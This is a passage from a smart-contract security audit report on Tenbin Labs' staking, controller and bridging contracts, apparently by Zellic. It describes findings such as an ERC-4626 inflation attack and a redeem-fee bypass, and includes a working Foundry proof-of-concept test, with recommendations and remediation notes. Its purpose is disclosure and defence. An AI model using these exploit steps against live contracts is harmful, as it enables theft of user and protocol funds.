    = IERC4626(morphoVaultV1).previewRedeem(IERC4626(morphoVaultV1).balanceOf
(address(this)));
```

For a target vault that does not provide Morpho V1–style inflation protection, a preallocation donation can distort the share price so that the adapter's `deposit()` transfers the full asset amount while minting zero or only negligible shares. In that case,

- the parent vault assets have already been moved into the target vault,
- the adapter does not obtain a meaningful share position in exchange, and
- `newAllocation` is derived from that negligible share balance, so the parent vault records no meaningful claim on the deposited assets.

The issue is therefore not that the adapter fails to recognize every unsafe ERC-4626 vault in the abstract. The issue is that it is being relied on as a generic ERC-4626 adapter even though its implementation safely supports only target vaults that satisfy stronger, Morpho-specific assumptions that are not enforced on chain.

Impact

If MorphoVaultV1Adapter is used with an unsafe ERC-4626 vault that lacks inflation-attack protection, an attacker can perform a standard first-depositor inflation attack before allocation and cause parent-vault assets to be transferred into the target vault without the adapter receiving a meaningful share position in return.

Consider one representative scenario:

1. The protocol deploys MorphoVaultV1Adapter against an arbitrary ERC-4626 vault that does not protect against the standard first-depositor inflation attack.
2. An attacker deposits a minimal seed amount, such as 1 wei, to become the initial shareholder.
3. The attacker donates a large amount of underlying assets directly to the vault, inflating the share price before the protocol allocates through the adapter.
4. The parent vault then calls `allocate(100e18)`. Because the inflated vault now issues effectively zero shares for that deposit, the adapter receives no meaningful share balance and reports no meaningful allocation increase.

In this scenario, the protocol has still transferred the full 100e18 underlying assets into the unsafe vault, but the adapter does not hold the corresponding shares. The attacker's seed shares now control the combined vault assets and can be redeemed to recover the protocol allocation.

Recommendations

Do not rely on MorphoVaultV1Adapter as a generic ERC-4626 adapter. Do either of the following:

1. Restrict integrations to vetted Morpho Vault V1 deployments that satisfy the documented assumptions, including inflation-attack protection through an initial seed.
2. Or add explicit onboarding controls or allowlisting so unsafe arbitrary ERC-4626 vaults cannot be configured behind this adapter.

Remediation

This issue has been acknowledged by Tenbin Labs, and they have provided the following response:

> The MorphoVaultV1Adapter is only intended to be used with generic ERC4626 vaults. If a non standard ERC4626 vault is required, a new adapter or wrapper ERC4626 contract is needed to handle interactions with vaults that are not morpho markets. Based on Zellic's feedback, Tenbin is only going to use the adapter to allocate to its intended vaults. In order to support vaults outside this scope, Tenbin will need to develop a new adapter with more safeguards

and design it to ensure safe allocation to Aave Static A token and Spark vaults

3.4. Instant-unstake fees are not reflected in controller staked-redemption settlement

Target	Controller		
Category	Coding Mistakes	**Severity**	High
Likelihood	High	**Impact**	High

Description

In `Controller.redeem()` together with `StakedAsset.instantUnstake()`, the protocol is intended to apply the configured instant-unstake fee when redeeming `StakedAsset` through the controller. The relevant implementation is as follows,

```
IERC20(order.collateral_token).safeTransferFrom(manager, order.recipient,
    order.collateral_amount);

uint256 assetFee = 0;
if (order.asset_token == stakedAsset) {
    (, assetFee)
    = IStakedAsset(stakedAsset).instantUnstake(order.asset_amount,
    order.payer, order.payer);
}

AssetToken(asset).burn(order.payer, order.asset_amount - assetFee);
```

and in `StakedAsset.instantUnstake()`:

```
fee = 0;
if (instantUnstakeFee > 0 && feeRecipient != address(0)) {
    fee = Math.mulDiv(instantUnstakeFee, assets, FEE_PRECISION);
    shares += super.withdraw(fee, feeRecipient, owner);
}

shares += super.withdraw(assets - fee, receiver, owner);
```

The intended behavior is that if `instantUnstakeFee` is enabled, a staked-asset redemption should not allow the user to receive collateral for the full gross unstake amount while only the net postfee asset amount is burned. The configured fee should either reduce the collateral paid out or otherwise be reflected in the redeem-side accounting so the fee cannot be bypassed economically.

However, `Controller.redeem()` transfers the full `order.collateral_amount` before it applies the

instant-unstake fee and then burns only `order.asset_amount - assetFee` asset tokens from the payer. The specific lines that create the issue are

```
IERC20(order.collateral_token).safeTransferFrom(manager, order.recipient,
    order.collateral_amount);
```

and

```
AssetToken(asset).burn(order.payer, order.asset_amount - assetFee);
```

This means the controller settles the collateral leg against the gross order amount, while the asset leg is settled against the net postfee amount returned by `instantUnstake()`. If the order's `collateral_amount` is quoted on the gross staked value, the user receives the full collateral payout and the configured fee is merely left behind as unburned asset tokens held by `feeRecipient`.

Impact

Any valid staked redeemer can bypass the configured instant-unstake fee economically and receive excess collateral when `instantUnstakeFee > 0` and the redeem order is allowed to clear on the gross staked value.

Consider one representative scenario:

1. The protocol enables `instantUnstakeFee = 10%`, keeps the controller as `INSTANT_UNSTAKER_ROLE`, and does not enforce a tight oracle backstop on the redeem order.
2. A user stakes 100e18 asset tokens and receives 100e18 staking shares. The share price is still exactly 1, so unlike `report3`, there is no share-price appreciation and no share/asset unit divergence.
3. The user signs a staked redeem order with `asset_amount = 100e18` and `collateral_amount = 100e18`, that is, the full gross value of their stake at `share price = 1`.
4. Then `Controller.redeem()` transfers the full 100e18 collateral to the user, but `instantUnstake()` diverts 10e18 asset tokens to `feeRecipient` and returns only 90e18 asset tokens to the user for burning. The controller then burns only 90e18.

In this scenario, the user receives the full gross collateral payout even though a 10% instant-unstake fee was configured. The protocol therefore overpays by 10e18 collateral relative to the intended net-of-fee redemption value, while `feeRecipient` is left holding 10e18 unburned asset tokens.

The affected party is the collateral pool that funds redemptions. In the provided proof of concept , the excess payout is exactly the fee amount: 10e18 collateral on a 100e18 staked redemption with a

10% fee. More generally, the excess value is the gross redeemed value minus net postfee redeemed value.

This issue is reachable through the intended staked-redemption flow when

1. `order.asset_token == stakedAsset`,
2. `instantUnstakeFee > 0`,
3. the controller still has `INSTANT_UNSTAKER_ROLE` and sufficient instant-unstake capacity, and
4. the signed order is priced on the gross staked amount, which is possible when the oracle backstop is disabled or sufficiently permissive.

Notably, these conditions do not include `share price > 1`. The issue still occurs at `share price = 1`.

- poc:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

import {Test} from "forge-std/Test.sol";
import {console2} from "forge-std/console2.sol";
import {AssetToken} from "../src/AssetToken.sol";
import {Controller} from "../src/Controller.sol";
import {IController} from "../src/interface/IController.sol";
import {StakedAsset} from "../src/StakedAsset.sol";
import {ERC1967Proxy}
    from "openzeppelin-contracts/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import {ERC20} from "openzeppelin-contracts/contracts/token/ERC20/ERC20.sol";

contract MockCollateral7 is ERC20 {
    constructor() ERC20("Collateral", "COL") {}

    function mint(address to, uint256 amount) external {
        _mint(to, amount);
    }
}

contract poc_redeemFee is Test {
    bytes32 private constant ADMIN_ROLE = keccak256("ADMIN_ROLE");
    bytes32 private constant MINTER_ROLE = keccak256("MINTER_ROLE");
    bytes32 private constant SIGNER_MANAGER_ROLE
    = keccak256("SIGNER_MANAGER_ROLE");
    bytes32 private constant CAP_ADJUSTER_ROLE
    = keccak256("CAP_ADJUSTER_ROLE");
```

```
    bytes32 private constant INSTANT_UNSTAKER_ROLE
    = keccak256("INSTANT_UNSTAKER_ROLE");

    uint256 private constant ALICE_KEY = 0xA11CE;
    uint256 private constant MINTER_KEY = 0xB0B;
    uint256 private constant DEPOSIT_AMOUNT = 100e18;
    uint256 private constant INSTANT_UNSTAKE_FEE = 1e17; // 10%

    address private alice = vm.addr(ALICE_KEY);
    address private minter = vm.addr(MINTER_KEY);
    address private feeRecipient = makeAddr("feeRecipient");
    address private custodian = makeAddr("custodian");

    AssetToken private asset;
    MockCollateral7 private collateral;
    StakedAsset private staking;
    Controller private controller;

    function setUp() public {
        asset = new AssetToken("Asset Token", "AST", address(this));
        asset.setMinter(address(this));

        collateral = new MockCollateral7();

        StakedAsset stakingImplementation = new StakedAsset();
        bytes memory initData = abi.encodeWithSelector(
            StakedAsset.initialize.selector,
            "Staked Asset",
            "stAST",
            address(asset),
            address(this),
            INSTANT_UNSTAKE_FEE,
            feeRecipient
        );
        staking
    = StakedAsset(address(new ERC1967Proxy(address(stakingImplementation),
    initData)));

        controller = new Controller(address(asset), address(staking), 0,
    custodian, address(this));

        controller.grantRole(ADMIN_ROLE, address(this));
        controller.grantRole(MINTER_ROLE, minter);
        controller.grantRole(SIGNER_MANAGER_ROLE, address(this));
        controller.setBlockRedeemLimit(type(uint256).max);
        controller.setManager(address(this));
        controller.setIsCollateral(address(collateral), true);
```

```
        staking.grantRole(CAP_ADJUSTER_ROLE, address(this));
        staking.grantRole(INSTANT_UNSTAKER_ROLE, address(controller));
        staking.setInstantUnstakeCap(type(uint256).max);

        controller.setSignerStatus(alice, true);

        asset.mint(alice, DEPOSIT_AMOUNT);
        collateral.mint(address(this), DEPOSIT_AMOUNT);
        collateral.approve(address(controller), type(uint256).max);

        vm.prank(alice);
        asset.approve(address(staking), type(uint256).max);

        vm.prank(alice);
        asset.approve(address(controller), type(uint256).max);

        vm.prank(alice);
        controller.setRecipientStatus(alice, true);
    }

    function test_poc_redeemFee() public {
        console2.log("==========");
        console2.log("Before Tx1 deposit");
        console2.log("alice AST", asset.balanceOf(alice));
        console2.log("alice stAST", staking.balanceOf(alice));
        console2.log("asset totalSupply", asset.totalSupply());

        vm.prank(alice);
        staking.deposit(DEPOSIT_AMOUNT, alice);

        console2.log("==========");
        console2.log("After Tx1 deposit");
        console2.log("alice stAST", staking.balanceOf(alice));
        console2.log("staking totalAssets", staking.totalAssets());
        console2.log("stAST share price (AST per 1e18 stAST)",
    staking.convertToAssets(1e18));

        vm.prank(alice);
        staking.approve(address(controller), type(uint256).max);

        IController.Order memory order = IController.Order({
            order_type: IController.OrderType.Redeem,
            nonce: 0,
            expiry: block.timestamp + 1 days,
            payer: alice,
            recipient: alice,
```

```
            collateral_token: address(collateral),
            collateral_amount: DEPOSIT_AMOUNT,
            asset_token: address(staking),
            asset_amount: DEPOSIT_AMOUNT
        });

        IController.Context memory context =
            IController.Context({order_hash: controller.hashOrder(order),
    share_price: 0, is_curated: false});

        IController.Signature memory orderSignature = _signOrder(ALICE_KEY,
    controller.hashOrder(order));
        IController.Signature memory approvalSignature
    = _signContext(MINTER_KEY, controller.hashContext(context));

        uint256 feeAmount = (DEPOSIT_AMOUNT * INSTANT_UNSTAKE_FEE) / 1e18;
        uint256 expectedNetAssetAmount = DEPOSIT_AMOUNT - feeAmount;
        uint256 managerCollateralBefore = collateral.balanceOf(address(this));
        uint256 aliceCollateralBefore = collateral.balanceOf(alice);
        uint256 feeRecipientAssetBefore = asset.balanceOf(feeRecipient);
        uint256 totalSupplyBefore = asset.totalSupply();
        uint256 sharePriceBeforeRedeem = staking.convertToAssets(1e18);

        console2.log("==========");
        console2.log("Before Tx2 redeem");
        console2.log("stAST share price (AST per 1e18 stAST)",
    sharePriceBeforeRedeem);
        console2.log("gross collateral requested by alice",
    order.collateral_amount);
        console2.log("instant unstake fee amount", feeAmount);
        console2.log("expected net asset amount to burn",
    expectedNetAssetAmount);
        console2.log("manager collateral before redeem",
    managerCollateralBefore);

        vm.prank(minter);
        controller.redeem(order, orderSignature, context, approvalSignature);

        uint256 collateralPaidToAlice = collateral.balanceOf(alice)
    - aliceCollateralBefore;
        uint256 feeAssetsSent = asset.balanceOf(feeRecipient)
    - feeRecipientAssetBefore;
        uint256 actualBurnAmount = totalSupplyBefore - asset.totalSupply();
        uint256 managerCollateralDelta = managerCollateralBefore
    - collateral.balanceOf(address(this));

        console2.log("==========");
```

```
        console2.log("After Tx2 redeem");
        console2.log("collateral paid to alice", collateralPaidToAlice);
        console2.log("AST sent to feeRecipient", feeAssetsSent);
        console2.log("actual AST burned from totalSupply", actualBurnAmount);
        console2.log("outstanding AST supply remaining", asset.totalSupply());
        console2.log("manager collateral delta", managerCollateralDelta);

        assertEq(
            collateral.balanceOf(alice),
            DEPOSIT_AMOUNT,
            "Alice received gross collateral even though instant unstake fee
    was enabled"
        );
        assertEq(
            feeAssetsSent,
            feeAmount,
            "Fee recipient received asset tokens as fee"
        );
        assertEq(
            managerCollateralDelta,
            DEPOSIT_AMOUNT,
            "Manager paid the full gross collateral amount"
        );
        assertEq(
            asset.totalSupply(), totalSupplyBefore - expectedNetAssetAmount,
            "Only the net asset amount was burned after unstake"
        );
        assertEq(asset.totalSupply(), feeAmount, "Outstanding asset supply
    remains equal to the fee amount");
        assertEq(actualBurnAmount, expectedNetAssetAmount, "Only the net
    post-fee amount was burned");
        assertEq(sharePriceBeforeRedeem, 1e18, "This PoC should hold even when
    share price is exactly 1");
    }

    function _signContext(uint256 key, bytes32 contextHash)
        internal
        pure
        returns (IController.Signature memory signature)
    {
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(key, contextHash);
        signature = IController.Signature({
            signature_type: IController.SignatureType.EIP712, signature_bytes:
    abi.encodePacked(r, s, v)
        });
    }
```

```
    function _signOrder(uint256 key, bytes32 orderHash)
    internal pure returns (IController.Signature memory signature) {
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(key, orderHash);
        signature = IController.Signature({
            signature_type: IController.SignatureType.EIP712, signature_bytes:
    abi.encodePacked(r, s, v)
        });
    }
}
```

Recommendations

Determine the net asset amount produced by `instantUnstake()` before settling the rest of the redemption. The controller should then use that net amount consistently for pricing validation, collateral settlement, and burn accounting. If the protocol intends staked redemptions to be quoted on a gross amount, then the fee must be deducted explicitly from the collateral side rather than being ignored during settlement.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `12c16fce` ↗.

3.5. Admin unable to reclaim funds belonging to restricted accounts on SpokeERC20

Target	SpokeERC20		
Category	Business Logic	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description

The audit scope documentation outlines the following legal requirement for the `StakedAsset`:

> "Due to legal restrictions, yield cannot be paid to stakers without regulatory compliance. For this reason, a restricted registry is present in the staking contract. Accounts added to this registry cannot stake, unstake, or transfer staked tokens. If an account is restricted, the contract default admin can burn the account's staking tokens and withdraw the underlying assets."

Consider this scenario where Alice is initially holding `StakedAsset` tokens on Ethereum:

1. Alice completes a CCIP transfer so her `StakedAsset` tokens are locked in a CCIP token pool (escrow) on Ethereum.
2. The CCIP router on the spoke chain calls `mint` on `SpokeERC20Restricted` - minting the tokens to Alice.
3. For legal reasons, Alice now needs to be added to the restricted registry, so the admin does this on both Ethereum and the spoke chain.

Based on the above legal requirements, the contract default admin should be able to burn the account's staking tokens in order to recover the underlying assets. The implementation does not allow for this legal process to occur because the only impact of adding Alice to the restricted registry on the spoke chain is to prevent transfers, mints and burns to/from her account on `SpokeERC20Restricted`. Meanwhile, on Ethereum, Alice's original `StakedAsset` tokens remain locked in a CCIP token pool, so cannot be seized by the admin.

Impact

The required legal action - burning `StakedAssets` and withdrawing the underlying - is blocked for cross-chain holders who fail to meet regulatory compliance requirements.

Recommendations

Implement a function to allow an administrator to transfer `SpokeERC20Restricted` tokens from any address which is restricted to an address under administrator control. Once the tokens are under administrator control, they can be bridged via a CCIP token pool back to Ethereum. Finally, the administrator can withdraw the `StakedAsset` tokens on Ethereum to recover the underlying assets.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `99355b05` ↗.

3.6. Staked tokens owed to a restricted account locked in a CCIP token pool may become stuck

Target	SpokeERC20		
Category	Business Logic	**Severity**	Medium
Likelihood	Low	**Impact**	Medium

Description

Consider a scenario where Alice is initially holding `StakedAsset` tokens on Ethereum:

1. Alice initiates a CCIP transfer so her `StakedAsset` tokens are locked in a CCIP token pool (escrow) on Ethereum.
2. Admin adds Alice to the restricted registry on Ethereum and spoke chain.
3. Transaction on spoke chain which attempts to `mint` to Alice reverts due to her restricted status.

Chainlink's design doesn't allow for a way to send a signal back Ethereum to say that the spoke chain transaction failed. The tokens originally held by Alice are now locked in the CCIP token pool and are not recoverable by the admin. Based on the project's legal requirements, Alice's `StakedAsset` tokens must be seized by the admin so the underlying assets can be recovered, however this process is blocked in this scenario.

The same issue would occur in the reverse direction:

1. Alice initiates a CCIP transfer so her `SpokeERC20` tokens are locked in a CCIP token pool (escrow) on the spoke chain.
2. Admin adds Alice to the restricted registry on Ethereum and spoke chain.
3. Transaction on Ethereum which attempts to `transfer` to Alice reverts due to her restricted status.

Impact

The required legal actions are blocked when a cross-chain holder becomes restricted whilst their tokens are escrowed in a CCIP token pool.

Recommendations

For `SpokeERC20`, consider changing `mint` to permit minting to restricted addresses. In `StakedAsset`, `transfer` and `transferFrom` could be modified to allow transferring to (but not from) restricted addresses. This will unblock the scenarios mentioned above. The restricted address is still unable to move the funds to other accounts and the admin can perform the required actions. Alternatively, if changing the code to allow these actions on restricted accounts conflicts with other business or legal requirements, then the limitations of the system (in the above scenarios) should be clearly documented.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `23a4081b` ↗.

3.7. Controller shares one block counter between mint and redeem limits

Target	Controller		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Medium	**Impact**	Low

Description

In `Controller.mint()` and `Controller.redeem()`, the controller is intended to enforce separate per-block mint and redeem limits. The relevant implementation is as follows:

```
uint256 blockMintLimit;
uint256 blockRedeemLimit;
uint256 blockMints;
uint256 blockRedeems;
uint256 blockNumber;

...

uint256 limit = blockMintLimit;
if (limit < type(uint256).max) {
    if (block.number > blockNumber) {
        if (order.asset_amount > limit) revert ExceedsBlockMintLimit();
        blockMints = order.asset_amount;
        blockNumber = block.number;
    } else {
        uint256 newMints = blockMints + order.asset_amount;
        if (newMints > limit) revert ExceedsBlockMintLimit();
        blockMints = newMints;
    }
}

...

uint256 limit = blockRedeemLimit;
if (limit < type(uint256).max) {
    if (block.number > blockNumber) {
        if (order.asset_amount > limit) revert ExceedsBlockRedeemLimit();
        blockRedeems = order.asset_amount;
        blockNumber = block.number;
    } else {
        uint256 newRedeems = blockRedeems + order.asset_amount;
```

```
        if (newRedeems > limit) revert ExceedsBlockRedeemLimit();
        blockRedeems = newRedeems;
    }
}
```

The intended behavior is that `blockMints` and `blockRedeems` should each reset independently when a new block begins. That requires independent block tracking for the mint side and the redeem side.

However, the implementation uses a single shared `blockNumber` for both limit systems while keeping the counters themselves separate. This means the first limited action of either type in a new block updates `blockNumber`, but it does not reset the opposite-side counter. After that, any same-block action on the opposite side will take the stale counter from the prior block and add the current order amount to it.

The specific lines that create the issue are

```
blockMints = order.asset_amount;
blockNumber = block.number;
```

and

```
blockRedeems = order.asset_amount;
blockNumber = block.number;
```

Because both paths write to the same `blockNumber`, a new-block mint can leave `blockRedeems` stale for the current block, and a new-block redeem can leave `blockMints` stale for the current block.

Impact

An otherwise valid mint or redeem order can revert unexpectedly in the current block when the opposite-side limit path executes first and leaves a stale counter from the prior block.

Consider one representative scenario:

1. In block `N`, a redeem order consumes the full `blockRedeemLimit`, so `blockRedeems` is set to the configured limit.
2. In block `N + 1`, the first order executed is a mint; `mint()` resets `blockMints` and updates the shared `blockNumber`, but it leaves `blockRedeems` unchanged.
3. Later in the same block `N + 1`, a new redeem order arrives that is fully within the configured per-block redeem limit for the current block.
4. Then `redeem()` does not reset `blockRedeems` because the shared `blockNumber` already

equals the current block. It adds the new redeem amount to the stale previous-block `blockRedeems` value and reverts with `ExceedsBlockRedeemLimit()`.

In this scenario, a valid redeem order is blocked even though no redeem has yet occurred in the current block. The same issue applies in reverse to mint orders when the previous block ended with mint volume and the next block begins with a redeem.

The victims are users whose valid mint or redeem orders fail unexpectedly and protocol operators whose order flow is interrupted. These failed orders can be executed in the next block although they should have been allowed immediately under the configured limit.

This issue is reachable through the intended order flow when

1. both block limits are enabled,
2. one side uses some or all of its limit in block `N`,
3. the first order in block `N + 1` is on the opposite side, and
4. a later order in block `N + 1` is evaluated against the stale counter.

Recommendations

Track the last mint block and the last redeem block separately, or reset both counters explicitly when entering a new block.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `12c16fce` ↗.

3.8. Zero-value reward calls and zero-vesting transitions can undermine staking reward vesting

Target	StakedAsset		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description

In `StakedAsset.reward()`, `StakedAsset.setVestingPeriod()`, and the production reward entry point `RevenueModule.reward()`, the implementation allows vesting state to be updated in ways that either revest already funded rewards or cause pending rewards to become immediately reflected in share price:

```
function reward(uint256 assets) external onlyRole(REWARDER_ROLE) {
    if (vesting.period > 0) {
        uint256 pending = _pendingRewards();
        vesting.assets = pending + assets;
        vesting.end = uint128(block.timestamp) + vesting.period;
        emit VestingStarted(pending + assets, uint128(block.timestamp)
    + vesting.period);
    }
    IERC20(asset()).safeTransferFrom(msg.sender, address(this), assets);
    emit RewardsReceived(assets);
}

function setVestingPeriod(uint128 newVestingPeriod)
    external onlyRole(ADMIN_ROLE) {
    if (newVestingPeriod > MAX_VESTING_PERIOD)
    revert ExceedsMaxVestingPeriod();
    if (newVestingPeriod < MIN_VESTING_PERIOD && newVestingPeriod != 0)
    revert SubceedsMinVestingPeriod();
    uint256 pending = _pendingRewards();
    if (pending > 0) {
        vesting.assets = pending;
        vesting.end = uint128(block.timestamp) + newVestingPeriod;
        emit VestingStarted(pending, uint128(block.timestamp)
    + newVestingPeriod);
    }
    vesting.period = newVestingPeriod;
    emit VestingPeriodUpdated(newVestingPeriod);
```

```
}

function totalAssets() public view override returns (uint256) {
    return IERC20(asset()).balanceOf(address(this)) - _pendingRewards();
}

function _pendingRewards() internal view returns (uint256 pending) {
    Vesting memory data = vesting;
    uint256 end = data.end;
    uint256 period = data.period;
    uint256 assets = data.assets;
    if (period == 0) return 0;
    if (block.timestamp >= end) return 0;
    pending = Math.mulDiv(assets, end - block.timestamp, period);
}

function reward(uint256 amount)
    external override onlyRole(REVENUE_KEEPER_ROLE) {
    IERC20(asset).safeIncreaseAllowance(staking, amount);
    StakedAsset(staking).reward(amount);
    emit RewardSent(amount);
}
```

The intended behavior is that reward vesting should preserve two invariants:

1. The vesting schedule should be refreshed only when new reward assets are actually funded into `StakedAsset`.
2. Rewards that are already pending and excluded from `totalAssets()` should not become immediately redeemable solely because vesting is switched to 0.

However, the implementation as of the time of writing does not enforce either invariant.

First, `StakedAsset.reward()` rewrites vesting state even when `assets == 0`. The following lines still execute even though no new reward assets are transferred:

```
uint256 pending = _pendingRewards();
vesting.assets = pending + assets;
vesting.end = uint128(block.timestamp) + vesting.period;
```

As a result, a zero-value reward call can revest already funded pending rewards and push their unlock time further into the future without adding any new reward to the pool.

Second, `StakedAsset` uses `vesting.period == 0` as a special case inside `_pendingRewards()`:

```
if (period == 0) return 0;
```

That line means pending rewards stop being excluded from `totalAssets()` as soon as `vesting.period` becomes 0. Because `totalAssets()` subtracts `_pendingRewards()`, switching the vesting period to 0 makes previously pending rewards jump directly into `totalAssets()` and therefore directly into share price. The same immediate-realization behavior also applies to any later `reward()` call made while `vesting.period == 0`, because newly funded rewards are reflected in share price immediately instead of vesting over time.

This issue is not permissionless. In the repository deployment configuration, `REWARDER_ROLE` is granted to the configured rewarder role and to RevenueModule, and the Tenbin Labs team clarified that the intended rewarder role is the Tenbin Multisig (4/7). The `setVestingPeriod()` path is gated by `ADMIN_ROLE`.

Impact

This issue has two distinct effects.

1. A zero-value reward call can delay access to already funded rewards by resetting the vesting clock without funding any new rewards.
2. A transition to `vesting.period == 0`, or reward distribution while vesting is already 0, allows pending or fresh rewards to jump directly into share price, which enables later entrants to capture value that would otherwise accrue to existing stakers.

In the delayed-unlock variant, users can redeem less than expected at the originally scheduled vesting end because part of the reward remains revested.

In the zero-vesting variant, a new entrant can deposit before the transition at the lower prejump share price and then benefit once pending rewards are suddenly realized into share price. The new entrant captures value that would otherwise have accrued to the existing staker, and the existing staker's eventual redemption value is reduced accordingly.

Recommendations

Preserve both vesting invariants explicitly:

1. Reject `reward(0)` entirely, or at minimum make it a strict no-op that does not rewrite vesting state.
2. Do not allow `setVestingPeriod(0)` to cause already pending rewards to become immediately reflected in share price.
3. If operating with `vesting.period == 0` is intentionally supported, document clearly that rewards distributed in that mode are immediately reflected in the share price and therefore do not provide vesting-based anti–sandwich protection.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `12c16fce`.

3.9. Restricted status does not prevent accounts from acting as order signers

Target	Controller		
Category	Business Logic	**Severity**	Informational
Likelihood	Low	**Impact**	Informational

Description

In `Controller.verifyOrder()`, the restricted status of the `payer` and `recipient` is checked, but the recovered `signer` is not:

```
if (isRestricted[order.payer] || isRestricted[order.recipient])
    revert AccountRestricted();
```

As a result, if an account remains registered as a signer after being marked as restricted, it can still sign orders for a nonrestricted payer and a nonrestricted recipient.

This finding is informational because the significance depends on the intended policy. If restriction is supposed to fully disable an account from participating anywhere in the order flow, then the implementation at the time of writing does not enforce that policy for recovered signers. If restriction is intended to apply only to the transacting parties (`payer` and `recipient`), then the current behavior may be acceptable but should be documented explicitly.

Impact

If an account is registered as a signer and an admin later sets its `isRestricted` status to `true`, the account can still sign orders where a nonrestricted account is the payer and a nonrestricted account is the recipient.

Recommendations

If the intended policy is that restricted accounts must not participate in order flow at all, add a restricted-status check for the recovered signer in `verifyOrder()`. Otherwise, document clearly that restriction applies only to `payer` and `recipient` and not to signer authorization.

Remediation

This issue has been acknowledged by Tenbin Labs, and they have provided the following response:

Signers can be added. and remove from whitelist, if a signer is restricted will also be taken out of the whitelist of permitted signer accounts

3.10. StakedAsset allows `feeRecipient` to be cleared while `instantUnstakeFee` is nonzero

Target	StakedAsset		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

When updating the fee recipient in `StakedAsset.setFeeRecipient()`, the following check is in place:

```
if (instantUnstakeFee == 0 && newFeeRecipient == address(0))
    revert InvalidFeeRecipient();
```

This permits setting `feeRecipient` to `address(0)` while `instantUnstakeFee` remains nonzero. In `instantUnstake()`, fee collection occurs only when both the fee and the fee recipient are set:

```
fee = 0;
if (instantUnstakeFee > 0 && feeRecipient != address(0)) {
    fee = Math.mulDiv(instantUnstakeFee, assets, FEE_PRECISION);
    shares += super.withdraw(fee, feeRecipient, owner);
}
```

As a result, the protocol can appear to have a nonzero instant-unstake fee configured while instant unstakes actually charge no fee because `feeRecipient` is `address(0)`.

This finding is informational rather than a material security issue because the same admin can already disable fees explicitly by setting `instantUnstakeFee` to 0. The practical concern is configuration ambiguity rather than privilege escalation.

Impact

If `feeRecipient` is cleared while `instantUnstakeFee` remains nonzero, instant unstakes silently stop collecting fees until a valid recipient is set again. This can create operator confusion or misleading configuration state, but it does not grant any new privileges beyond what the admin already controls.

Recommendations

Require a nonzero `feeRecipient` whenever `instantUnstakeFee` is nonzero, or automatically clear `instantUnstakeFee` when `feeRecipient` is set to `address(0)`. The minimal fix is to change the condition to `instantUnstakeFee != 0 && newFeeRecipient == address(0)`.

Remediation

This issue has been acknowledged by Tenbin Labs, and a fix was implemented in commit `12c16fce` ↗.

3.11. Controller supports only limited in-order curation for user-executed orders

Target	Controller		
Category	Completeness	**Severity**	Informational
Likelihood	Low	**Impact**	Informational

Description

The Controller order-execution interface supports only a limited form of in-order curation. When `context.is_curated == true`, it can directly trigger `CollateralManager.deposit()` or `CollateralManager.withdraw()`. It cannot encode richer liquidity-preparation steps such as swaps, multistep curator workflows, or arbitrary `MultiCall` bundles. On the redeem side, even that direct `withdraw()` path still depends on the underlying vault being configured to make liquidity available synchronously.

The relevant implementation is as follows:

```
struct Context {
    bytes32 order_hash;
    uint256 share_price;
    bool is_curated;
}

function redeem(
    Order calldata order,
    Signature calldata signature,
    Context calldata context,
    Signature calldata approval
) external override {
    // ...

    if (context.is_curated) {
        ICollateralManager(manager).withdraw(order.collateral_token,
    order.collateral_amount, context.share_price);
    }

    IERC20(order.collateral_token).safeTransferFrom(manager, order.recipient,
    order.collateral_amount);

    // ...
}
```

```
function mint(
    Order calldata order,
    Signature calldata signature,
    Context calldata context,
    Signature calldata approval
) external override {
    // ...

    if (context.is_curated) {
        ICollateralManager(manager)
            .deposit(order.collateral_token, order.collateral_amount
    - custodianAmount, context.share_price);
    }

    // ...
}
```

The protocol documentation describes atomic curation flows such as `[withdraw(), redeem()]`, `[mint(), deposit()]`, and `[swap(), redeem()]`. However, the Controller interface itself can encode only a narrow curation signal:

1. The `Context` contains only `order_hash`, `share_price`, and the boolean `is_curated`.
2. If `is_curated == true`, the controller can perform only a direct `CollateralManager.deposit()` or `CollateralManager.withdraw()`.
3. The order payload cannot encode additional privileged liquidity-preparation steps such as `MultiCall` bundles, curator-side swaps, or other operator-defined actions outside that direct manager call.

This does *not* mean every curated order will fail. In the current design (at the time of writing), the controller may already hold `CURATOR_ROLE` on the manager, and a basic curated redemption can work if the underlying vault is configured so that `withdraw()` can source liquidity directly, for example through `VaultV2`'s `liquidityAdapter` path.

The narrower point is that the signed Controller order and context payload by itself is not a generic representation of the protocol's full on-demand curation capability. If a deployment relies on additional multicall steps, swaps, or special vault configuration to make liquidity available just in time, those assumptions live outside that payload.

Put differently, the issue is not that the market maker or user must personally hold `CURATOR_ROLE`. The issue is that the current Controller interface can express only one direct manager `deposit()` or `withdraw()` action, rather than an arbitrary curator-defined execution bundle.

Impact

This is primarily a product and integration clarity issue rather than a direct security vulnerability.

Integrators or market makers could incorrectly assume that the signed Controller order and context payload is self-sufficient for every on-demand curation scenario, when in reality some flows may still depend on

- a separate `MultiCall` execution path,
- separate privileged execution infrastructure, or
- correct vault-side liquidity configuration such as a working `liquidityAdapter`.

If those assumptions are not documented clearly, user-executed or MM-executed order flows may be more limited than expected. No direct fund-loss or privilege-escalation path was confirmed from this issue alone.

Recommendations

Clarify the execution model explicitly in the documentation and integration guidance:

1. Controller supports only limited in-order curation through a direct `CollateralManager.deposit()` or `withdraw()` call.
2. Full atomic liquidity-management flows may still require `MultiCall`, `swap()`, or specific vault-side liquidity configuration.

If the intended product goal is for the signed Controller payload to be self-sufficient for all on-demand curation cases, then the execution interface would need to be expanded to represent the full privileged action bundle rather than only the current `is_curated` flag.

Remediation

This issue has been acknowledged by Tenbin Labs, and they have provided the following response:

> Curation is restricted in the controller to only deposit/withdraw. More complex curation can be handled via multicall or block builder bundles. In response to this issue, we will update the documentation to include more detail about curation methods and in what scenarios multicall vs curated orders might be used.

